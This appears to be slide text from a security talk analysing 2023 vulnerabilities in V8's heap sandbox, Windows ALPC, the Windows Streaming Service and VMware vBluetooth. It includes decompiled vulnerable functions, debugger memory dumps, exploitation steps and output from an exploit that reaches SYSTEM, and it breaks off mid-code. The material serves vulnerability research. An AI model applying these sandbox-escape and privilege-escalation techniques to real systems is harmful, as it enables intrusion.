- V8 Heap Sandbox
  - A mechanism by which a memory corruption in the sandbox cannot affect the memory areas outside the sandbox.
  - This property is achieved via
    - Compressed pointers
    - Encoded pointers for other area
  - How can we escape this?
    - **Exploiting raw pointers stored in the sandbox.**

# CVE-2023-3079

## • Escaping the V8 Sandbox

DebugPrint: 0x239d001a43ed: [WasmInstanceObject] in OldSpace

```
- map: 0x239d001997a5 <Map[224] (HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x239d001a35d1 <Object map = 0x239d001a43c5>
- elements: 0x239d00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x239d00042991 <Module map = 0x239d00199379>
- exports_object: 0x239d00042af1 <Object map = 0x239d001a4661>
- native_context: 0x239d00183c2d <NativeContext[282]>
- tables: 0x239d00042a91 <FixedArray[1]>
- indirect_function_tables: 0x239d00042a9d <FixedArray[1]>
- ...
```

0x239d00042a9d: [FixedArray]

```
- map: 0x239d00000089 <Map(FIXED_ARRAY_TYPE)>
- length: 1
```

0: 0x239d00042ab9 <WasmIndirectFunctionTable>

0x239d00042ab9: [WasmIndirectFunctionTable]

```
- map: 0x239d00001599 <Map[32] (WASM_INDIRECT_FUNCTION_TABLE_TYPE)>
- size: 2
- sig_ids: 0x562ebe531150
- targets: 0x562ebe531170
- managed_native_allocations: 0x239d00042ad9 <Foreign>
- refs: 0x239d00042aa9 <FixedArray[2]>
```

pwndbg> x/8gx 0x239d00042ab8

0x239d00042ab8: 0x0000000200001599 0x0000562ebe531150

0x239d00042ac8: 0x0000562ebe531170 <-- targets

0x239d00042ad8: 0x000008ba00000036d 0x0000000400000089

0x239d00042ae8: 0x00000000001a43ed 0x00000219001a4661

pwndbg> x/4gx 0x562ebe531170

0x562ebe531170: 0x00003bc1b5892000 0x00003bc1b5892005 <-- \$f42, \$f83

0x562ebe531180: 0x0000000000000020 0x0000000000000081

← An object in the V8 sandbox

A raw pointer(targets) is stored in the V8 sandbox  
 ➔ Can be overwritten by R/W Primitive

```
void WasmIndirectFunctionTable::Set(uint32_t index, int sig_id,
                                     Address call_target, Object ref) {
    sig_ids()[index] = sig_id;
    targets()[index] = call_target;
    refs().set(index, ref);
}
```

index, and call\_target are attacker-controllable

➔ Arbitrary R/W with escaping V8 Sandbox

# CVE-2023-3079

- Escaping the V8 Sandbox

```
DebugPrint: 0x418001a4fa1: [WasmInstanceObject] in OldSpace
- ...
- imported_function_targets: 0x041800042cd9 <ByteArray[8]>
- ...
```

← An object in the V8 sandbox

```
pwndbg> x/8gx 0x041800042cd8
0x41800042cd8: 0x0000000100000095d 0x00003cef5608b700
0x41800042ce8: 0x0000000200000089 0x00000089001a5081
0x41800042cf8: 0x000000000000000a 0x0000000000000000
0x41800042d08: 0x001a5169001a50bd 0x00000006000000d9
pwndbg> vmmap 0x00003cef5608b700
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      Start          End Perm   Size Offset File
      0x41b80c80000    0x52000000000 ---p 1047f380000 0 [anon_41b80c80]
▶ 0x3cef5608b000    0x3cef5608c000 rwxp    1000 0 [anon_3cef5608b] +0x7
```


← RWX pointer in V8 Sandbox

→ Wasm functions are in RWX pages!

# CVE-2023-21674


- Windows ALPC Use-After-Free Vulnerability
  - This vulnerability is used In-The-Wild
- Advanced Local Procedure Call (ALPC)
  - ALPC is used for communicate between processes.
  - Users can create (anonymous) port, send message, receive message even inside the chrome sandbox.

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# CVE-2023-21674

- Windows ALPC Use-After-Free Vulnerability
  - Improper handling for ALPC\_MSGFLG\_SYNC\_REQUEST




**ALPC\_MSGFLG\_SYNC\_REQUEST**

- ➔ Send&Receive should be done synchronously
- ➔ Send&Receive should be done consecutively


# CVE-2023-21674

- ALPC\_MSGFLG\_SYNC\_REQUEST
  - `KALPC_MESSAGE->WaitingThread` has the thread address for replying



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
- ALPC\_MSGFLG\_SYNC\_REQUEST
  - At the end, `KALPC_MESSAGE->WaitingThread` must not be the sender thread (Thread1)
    - NULL (if Thread2 is asynchronous), Address of Thread2 (if Thread2 is synchronous)





# CVE-2023-21674

- NtWaitForWorkViaWorkerFactory
  - We can send message only without checking ALPC\_MSGFLG\_SYNC\_REQUEST
  - KALPC\_MESSAGE->WaitingThread will be dangling pointer



# CVE-2023-21674

## • Exploitation

- `KALPC_MESSAGE->WaitingThread` will be referenced several locations
  - Most of candidates requires kernel address information for exploitation

### NtAlpcOpenSenderProcess

```
WaitingThread = alpc_message->WaitingThread;
if ( WaitingThread )
{
    if ( RtlCompareMemory(&WaitingThread->Cid, (char *)&Source2 + 8, 0x10ui64) != 16 )
    {
        AlpcpUnlockMessage((ULONG_PTR)v15);
        DerefObject(v14);
        v11 = -1073741813;
        goto LABEL_15;
    }
    Process = (_EPROCESS *)WaitingThread->Tcb.Process;
    ObfReferenceObjectWithTag(Process, 0x63706C41u);
    goto LABEL_13;
}
```

### AlpcpGetEffectiveTokenMessage

```
// NtAlpcQueryInformationMessage --> AlpcpQueryTokenModifiedIdMessage -> AlpcpGetEffectiveTokenMessage
// Reference WaitingThread
waiting_thread = alpc_message->WaitingThread;
if ( !waiting_thread )
    return 0xC0000022i64;
// Do Something with WaitingThread
result = SeCreateClientSecurityEx(waiting_thread, (__int64)&owner_port->PortAttributes.SecurityQos,...)
```

# CVE-2023-21674

## LpcpCopyRequestData

```
// Called by NtWriteRequestData and NtReadRequestData
waiting_thread = alpc_message->WaitingThread;
if ( waiting_thread )
{
    ...
    if ( is_read )
    {
        fromproc = (_EPROCESS *)CurrentProcess;
        fromaddr = Address; // Controllable by Users
        topoc = (_EPROCESS *)waiting_thread->Tcb.Process;
        toaddr = datainfo[0]; // Controllable by Users
    }
    else
    {
        fromproc = (_EPROCESS *)waiting_thread->Tcb.Process;
        fromaddr = datainfo[0]; // Controllable by Users
        topoc = (_EPROCESS *)CurrentProcess;
        toaddr = Address; // Controllable by Users
    }
    // Copy data `fromaddr` in `fromproc` to `toaddr` of `topoc`
    v15 = MmCopyVirtualMemory(fromproc, fromaddr, topoc, toaddr, Length, prev mode,
    ...
}
```

Higher Privileged Thread

Higher Privileged Process

Arbitrary Read Write to higher privileged Process


## • Exploitation

1. Spray Thread of higher privileged process
2. Arbitrary Read/Write on the higher privileged process
3. Execute Code on the higher privileged process

# CVE-2023-29360

- **Windows Streaming Service** Arbitrary Memory Mapping
  - Beautiful Logical Vulnerability used in Pwn2Own 2023 Vancouver
  - Map the arbitrary address
    - Read/Write on arbitrary address

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# CVE-2023-29360

- Windows Streaming Service Arbitrary Memory Mapping

mkserv.sys

```
__int64 __fastcall FsAllocAndLockMdl(void *address, ULONG size, _MDL **mdl_object)
{
    if ( !address || !size || !mdl_object )
        return 0xC000000D;
    Alloc_Mdl = IoAllocateMdl(address, size, 0, 0, 0i64);
    if ( !Alloc_Mdl )
        return 0xC000009A;
    // Probe and Lock MDL with "KernelMode (0)"
    MmProbeAndLockPages(Alloc_Mdl, 0, IoWriteAccess);
    *mdl_object = Alloc_Mdl;
    return 0;
}
```

User controllable

Kernel Mode

# CVE-2023-29360

- Read/Write Primitive is free
  - + Address leak by NtQuerySystemInformation
  - Any technique you want will be fine



```
Administrator: C:\Windows\system32\cmd.exe - expl...
C:\Users\user1\Desktop>exploit.exe
[+] Initialize Rendezvous
systemaddr : FFFF96016E69E080
[+] Got System Token: FFFFE5827309B72C
Microsoft Windows [Version 10.0.19045.2604]
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C:\Users\user1\Desktop>whoami
nt authority\system


C:\Users\user1\Desktop>
```



# CVE-2023-34044

- VMware vBluetooth Uninitialized Memory Leakage
  - Variant of **CVE-2023-20870**, Pwn2Own 2023 Vancouver

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# CVE-2023-34044

- **CVE-2023-20870**, Pwn2Own 2023 Vancouver
  - URB (USB Request Block) for vBluetooth

```
RBuf * fastcall RBuf New( DWORD *a1, unsigned int a2){  
    buf = (RBuf *)UtilSafeMalloc0(a2 + 0x18i64);  
    //  
    buf->field_8 = 0i64;           rbuf is not  
    buf->qword10 = a1;             initialized  
    // .....
```

```
vurb *__fastcall VBluetoothHCI_NewUrb(...)  
{  
    //...  
    urbdata = VBluetoothHCI_RBufNew(dev->add.hci, num_bytes);  
    wrap->rbuf = (__int64)urbdata;  
    wrap->urb.data = RBuf_MutableData(urbdata); // rbuf + 24  
    return &wrapper->urb; // offset 8  
}
```

```
struct urb_control{  
    BYTE bmRequestType;  
    BYTE bRequest;  
    WORD wValue;  
    WORD wIndex;  
    WORD wLength;  
    char data[]  
}
```

**Header will be initialized**

**But, data remains uninitialized**



# CVE-2023-34044

- **CVE-2023-20870**, Pwn2Own 2023 Vancouver

```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
    pipe = urb->pipe;
    // ...
    urb->status = 0;
    urb->actualLen = urb->bufferLen;
    endptAddr = pipe->endptAddr;
    if ( endptAddr ) {/**/} // Process Non Control URB
    if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
        // ...
    }
    if(urb->bRequest == VUSB_REQ_SET_CONFIGURATION){
        //...
    }
    if(urb->bRequest == VUSB_REQ_SET_INTERFACE){
        //...
    }
    // ...
    return gUsbLibClientCb->VUsb_CompleteUrbAndContinue(urb);
}
```

**actualLen is requested size**

```
char __fastcall UHCI_UrbResponse(__int64 a1, vurb *a2)
{
    //...
    if ( !*((_DWORD *)v8 + 7) ||
        !PhysMem_CopyToMemory(v13, urb->curdata, actualLen, 0, 6) )
    {
        Warning("UHCI: Bad %s pointer %#I64x\n", "TDBuf", v13);
        *(_DWORD *)(a1 + 1640) = 160;
    }
}
```

**Data is sent to Guest as much as actualLen**  
**→ Uninitialized data is also leaked**

# CVE-2023-34044

- Patch of **CVE-2023-20870**

```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
    pipe = urb->pipe;
    // ...
    urb->status = 0;
    urb->actualLen = urb->bufferLen;
    endptAddr = pipe->endptAddr;
    if ( endptAddr ) {/**/} // Process Non Control URB
    if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
        // ...
    }
    + urb->actualLen = 8;
    if(urb->bRequest == VUSB_REQ_SET_CONFIGURATION){
        //...
    }
    if(urb->bRequest == VUSB_REQ_SET_INTERFACE){
        //...
    }
    // ...
    return gUsbLibClientCb->VUsb_CompleteUrbAndContinue(urb);
}
```

Is this case OK?

urb->actualLength is set to 8

# CVE-2023-34044


## • VMware vBluetooth Uninitialized Memory Leakage

```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
    pipe = urb->pipe;
    // ...
    urb->status = 0;
    urb->actualLen = urb->bufferLen;
    endptAddr = pipe->endptAddr;
    if ( endptAddr ) {/**/} // Process Non Control URB
    if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
        sub_140819580(rbuf_1);
        rbuf_slice = RBuf_Slice(rbuf_1, 8u, urb->bufferLen - 8);
        endpoint = 0;
